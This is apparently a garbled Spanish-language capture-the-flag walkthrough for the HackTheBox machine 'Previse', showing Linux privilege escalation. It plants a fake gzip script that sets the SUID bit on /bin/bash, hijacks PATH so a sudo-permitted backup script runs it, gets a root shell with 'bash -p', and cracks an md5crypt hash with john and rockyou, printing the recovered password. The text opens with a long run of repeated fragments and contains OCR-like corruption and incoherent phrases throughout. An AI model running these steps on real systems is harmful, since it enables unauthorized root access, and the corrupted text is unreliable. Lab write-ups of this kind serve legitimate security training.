partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevis
```

le añado permisos de ejecucion chmod +x gzip

```
chmod u+s /bin/bash
m4\where@previse:/tmp$ chmod +x gzip
m4\where@previse:/tmp$sls -la gzip
-rwxrwxr-x 1 m4\where m4\where 20 Apr 15 03:31 gzip
m4\where@previse:/tmp$ 1 a
los usuarios realization
secuestro PATH en el
```

ahora altero el path para que busque desde tmp export PATH=/tmp:\$PATH

Ahora ya solo ejecutamos con sudo el script access_backup.sh y validamos la bash sudo /opt/scripts/access_backup.sh

```
m4lwhere@previse:/tmp$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
m4lwhere@previse:/tmp$ sudo /opt/scripts/access_backup.sh
m4lwhere@previse:/tmp$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1113504 Jun 6 2019 /bin/bash
m4lwhere@previse:/tmp$ ]
```

escalamos con bash -p

```
m4lwhere@previse:/tmm$ sudo /opt/scripts/access_backup.sh
m4lwhere@previse:/tmm$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1113504 Jun 6 2019 /bin/bash
m4lwhere@previse:/tmmp$ /bin/bash -p
bash-4.4# whoami
root ...s.log sin embargo Ahora sudo /
```

Nota : con john si se puede descifrar por medio de john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long hash.txt

```
— /machineshtb/Previse

— john --wordList=/usr/share/wordlists/rockyou.txt --format=md5crypt-long hash.txt

Jsing default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])

Will run 4 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

ilovecody112235! (?) **

Request Log Data

Ig 0:00:08:28 DONE (2024-04-15 03:51) 0.001965g/s 14572p/s 14572c/s 14572c/s ilovecodydean.ilovecody.

Jse the "--show" option to display all of the cracked passwords reliably any serously, and keep logs of the access actions. We can see Session completed.
```